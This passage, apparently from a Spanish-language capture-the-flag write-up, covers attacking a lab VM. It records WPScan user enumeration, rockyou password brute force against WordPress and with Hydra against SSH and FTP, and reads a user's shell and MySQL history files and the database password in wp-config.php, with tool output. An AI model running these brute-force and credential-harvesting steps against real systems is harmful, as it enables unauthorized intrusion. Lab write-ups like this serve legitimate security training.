(Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://192.168.111.132/secret/wp-admin/css/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
```


Encontramos el directorio de una instalación de WordPress por lo que saltaremos al último paso de la lista (usar WPScan)

Junto con este comando: **wpscan --url**

http://192.168.111.132/secret/ --enumerate u

- `--url http://192.168.111.132/secret/`: Le dice a WPScan cuál es el objetivo.
- `--enumerate u`: Le pide que se enfoque en **enumerar usuarios**.

WPScan comenzará a escanear. Al final, dará una lista de los nombres de usuario que encuentre.



```
kali@kali:~$ wpscan --url http://192.168.111.132/secret/ --enumerate u
[+] http://192.168.111.132/secret/, Match: 'WordPress 4.9'
[!] The main theme could not be detected.
[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 (10 / 10) 100.00% Time: 00:00:00
[+] User(s) Identified:
admin
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
[+] Finished: Thu Oct 30 21:37:29 2025
[+] Requests Done: 64
[+] Cached Requests: 5
[+] Data Sent: 15.193 KB
[+] Data Received: 22.757 MB
[+] Memory used: 149.594 MB
[+] Elapsed time: 00:00:01
(kali@kali)~$
```

Encontramos al usuario admin del sitio web de WordPress.

Usaremos fuerza bruta para poder volver a usar WPScan que será aún más rápido que con Hydra.

Usando este comando: `wpscan --url http://192.168.111.132/secret/ -U admin -P /usr/share/wordlists/rockyou.txt`

- --url <http://192.168.111.132/secret/>: La misma URL de WordPress.
- -U admin: Le dice a WPScan que se enfoque en atacar al usuario **admin**.
- -P /usr/share/wordlists/rockyou.txt: Le dice que use el diccionario rockyou.txt para probar las contraseñas.

WPScan comenzará a probar las contraseñas de la lista. Esta vez, debería encontrarla en cuestión de minutos (o incluso segundo), ya que los ataques web son más rápidos de verificar. Al finalizar, mostrará la contraseña en verde.

```

kali-linux-2025.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
kali-linux-2025.3-vmware-amd64
kali@kali ~
[+] The external WP-Cron seems to be enabled: http://192.168.111.132/secret/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress version 4.9 identified (Insecure, released on 2017-11-16).
| Found By: Emoji Settings (Passive Detection)
| - http://192.168.111.132/secret/, Match: 'wp-includes/js/wp-emoji-release.min.js?ver=4.9'
| Confirmed By: Meta Generator (Passive Detection)
| - http://192.168.111.132/secret/, Match: 'WordPress 4.9'
[i] The main theme could not be detected.
[+] Enumerating All Plugins (via Passive Methods)
[i] No plugins Found.
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 (137 / 137) 100.00% Time: 00:00:00
[i] No Config Backups Found.
[+] Performing password attack on Wp Login against 1 user/s
Trying admin / sixty-nine Time: 00:01:13 < > (12755 / 14344392) 0.08% ETA: 22:51:27
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```


- Entonces la estrategia básicamente cambió a:

Es muy probable que, como el ataque a SSH era demasiado lento, el "camino" correcto del examen fuera este:


1. Ignorar el Paso 5 (Hydra) temporalmente.
2. Hacer el Paso 6 (Dirb) para encontrar /secret/.

- Y encontramos esto :

Acceso con Admin/Admin para poder entrar al sitio de WordPress en la maquina Kali.




Usando <http://192.168.111.132/secret/wp-admin/> , ingresamos con usuario: admin y contraseña:admin



La estrategia no funcionó, no hay código CSS ni ningún comentario o post dentro del sitio del admin de WordPress para darnos la contraseña del usuario de la máquina.

Por lo que volvimos a Metasploit para poder enumerar directorios del usuario Marlinspike




```
kali@kali -
Session Actions Edit View Help
drwxr-xr-x 2 marlinspike marlinspike 4096 Nov 14 2017 Desktop
-rw-r--r-- 1 marlinspike marlinspike 25 Nov 14 2017 .dmrc
drwxr-xr-x 2 marlinspike marlinspike 4096 Nov 14 2017 Documents
drwxr-xr-x 2 marlinspike marlinspike 4096 Nov 17 2017 Downloads
-rw-r--r-- 1 marlinspike marlinspike 8980 Nov 14 2017 examples.desktop
drwx----- 2 marlinspike marlinspike 4096 Nov 17 2017 .gconf
drwx----- 3 marlinspike marlinspike 4096 Nov 17 2017 .gnupg
-rw----- 1 marlinspike marlinspike 2926 Nov 17 2017 .ICEauthority
-rw-rw-r-- 1 marlinspike marlinspike 9638753 Nov 15 2017 latest.tar.gz
drwx----- 3 marlinspike marlinspike 4096 Nov 14 2017 .local
drwx----- 4 marlinspike marlinspike 4096 Nov 16 2017 .mozilla
drwxr-xr-x 2 marlinspike marlinspike 4096 Nov 14 2017 Music
-rw----- 1 marlinspike marlinspike 216 Nov 16 2017 .mysql_history
drwxrwxr-x 2 marlinspike marlinspike 4096 Nov 16 2017 .nano
drwxr-xr-x 2 marlinspike marlinspike 4096 Nov 14 2017 Pictures
-rw-r--r-- 1 marlinspike marlinspike 655 Nov 14 2017 .profile
drwxr-xr-x 14 marlinspike marlinspike 4096 Nov 16 2017 proftpd-1.3.3c
-rw-rw-r-- 1 marlinspike marlinspike 4166609 Nov 16 2017 proftpd-1.3.3c.tar.bz2
-rw-rw-r-- 1 marlinspike marlinspike 4166609 Nov 16 2017 proftpd-1.3.3c.tar.bz2.bak
drwxr-xr-x 2 marlinspike marlinspike 4096 Nov 14 2017 Public
drwx----- 2 marlinspike marlinspike 4096 Nov 17 2017 .ssh
-rw-r--r-- 1 marlinspike marlinspike 0 Nov 14 2017 .sudo_as_admin_successful
drwxr-xr-x 2 marlinspike marlinspike 4096 Nov 14 2017 Templates
drwxr-xr-x 2 marlinspike marlinspike 4096 Nov 14 2017 Videos
drwxr-xr-x 5 marlinspike marlinspike 4096 Nov 15 2017 wordpress
-rw----- 1 marlinspike marlinspike 118 Nov 17 2017 .Xauthority
-rw----- 1 marlinspike marlinspike 1175 Nov 17 2017 .xsession-errors
-rw----- 1 marlinspike marlinspike 1171 Nov 17 2017 .xsession-errors.old
```

No hay ningún archivo obvio llamado `lista.txt` o `contraseñas.txt`. En los retos CTF (y en la vida real), la información suele estar en lugares más "personales" del usuario.

He encontrado **dos archivos clave** que son minas de oro para un atacante:

1. `.bash_history` (El historial de comandos que el usuario martinspike ha escrito).
2. `.mysql_history` (El historial de comandos de MySQL).


Es **probable** que el usuario haya escrito su contraseña en texto plano en uno de esos archivos (por ejemplo, al conectarse a la base de datos o al usar sudo).



```
kali@kali:~$ ls -la /home/marlinspike/
drwxr-xr-x 2 marlinspike marlinspike 4096 Nov 14 2017 Documents
drwxr-xr-x 2 marlinspike marlinspike 4096 Nov 17 2017 Downloads
-rw-r--r-- 1 marlinspike marlinspike 8980 Nov 14 2017 examples.desktop
drwx----- 2 marlinspike marlinspike 4096 Nov 17 2017 .gconf
drwx----- 3 marlinspike marlinspike 4096 Nov 17 2017 .gnupg
-rw----- 1 marlinspike marlinspike 2926 Nov 17 2017 .ICEauthority
-rw-rw-r-- 1 marlinspike marlinspike 9638753 Nov 15 2017 latest.tar.gz
drwx----- 3 marlinspike marlinspike 4096 Nov 14 2017 .local
drwx----- 4 marlinspike marlinspike 4096 Nov 16 2017 .mozilla
drwxr-xr-x 2 marlinspike marlinspike 4096 Nov 14 2017 Music
-rw----- 1 marlinspike marlinspike 216 Nov 16 2017 .mysql_history
drwxrwxr-x 2 marlinspike marlinspike 4096 Nov 16 2017 .nano
drwxr-xr-x 2 marlinspike marlinspike 4096 Nov 14 2017 Pictures
-rw-r--r-- 1 marlinspike marlinspike 655 Nov 14 2017 .profile
drwxr-xr-x 14 marlinspike marlinspike 4096 Nov 16 2017 proftpd-1.3.3c
-rw-rw-r-- 1 marlinspike marlinspike 4166609 Nov 16 2017 proftpd-1.3.3c.tar.bz2
-rw-rw-r-- 1 marlinspike marlinspike 4166609 Nov 16 2017 proftpd-1.3.3c.tar.bz2.bak
drwxr-xr-x 2 marlinspike marlinspike 4096 Nov 14 2017 Public
drwx----- 2 marlinspike marlinspike 4096 Nov 17 2017 .ssh
-rw-r--r-- 1 marlinspike marlinspike 0 Nov 14 2017 .sudo_as_admin_successful
drwxr-xr-x 2 marlinspike marlinspike 4096 Nov 14 2017 Templates
drwxr-xr-x 2 marlinspike marlinspike 4096 Nov 14 2017 Videos
drwxr-xr-x 5 marlinspike marlinspike 4096 Nov 15 2017 wordpress
-rw----- 1 marlinspike marlinspike 118 Nov 17 2017 .Xauthority
-rw----- 1 marlinspike marlinspike 1175 Nov 17 2017 .xsession-errors
-rw----- 1 marlinspike marlinspike 1171 Nov 17 2017 .xsession-errors.old
cat /home/marlinspike/.bash_history
cat /home/marlinspike/.mysql_history
```


Al no encontrar nada se buscará dentro del usuario Root.

Parece que encontramos la contraseña para la BD



```
ls -la /home/marlinspike/.ssh/
cat /var/www/html/secret/wp-config.php | grep DB_PASSWORD
define('DB_PASSWORD', 'arootmysqlpass');
```

Por lo que lo probaremos para ver si coincide con el de la máquina virtual.




```
kali-linux-2025.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
kali-linux-2025.3-vmware-amd64
kali@kali ~
(kali@kali)~$ hydra -l marlinspike -p 'arootmysqlpass' 192.168.111.132 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-30 22:21:08
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ssh://192.168.111.132:22/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-30 22:21:20

(kali@kali)~$
```

Y no, no fue la contraseña....

Pasaremos a ejecutar de nuevo el programa de Hydra, pero ahora para el servicio de FTP el cual no atacamos anteriormente ya que nos enfocamos en SSH




```
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-30 22:28:43
(kali@kali)~$ hydra -l martinspike -P /usr/share/wordlists/rockyou.txt 192.168.111.132 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-30 22:28:05
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ftp://192.168.111.132:21/
[STATUS] 2129.00 tries/min, 2129 tries in 00:01h, 14342271 to do in 112:17h, 15 active

(kali@kali)~$
```


Pero Aun No.... se está volviendo bastante complicado este CTF.

Pero nos detendremos para ver el historial de marlinspikes.



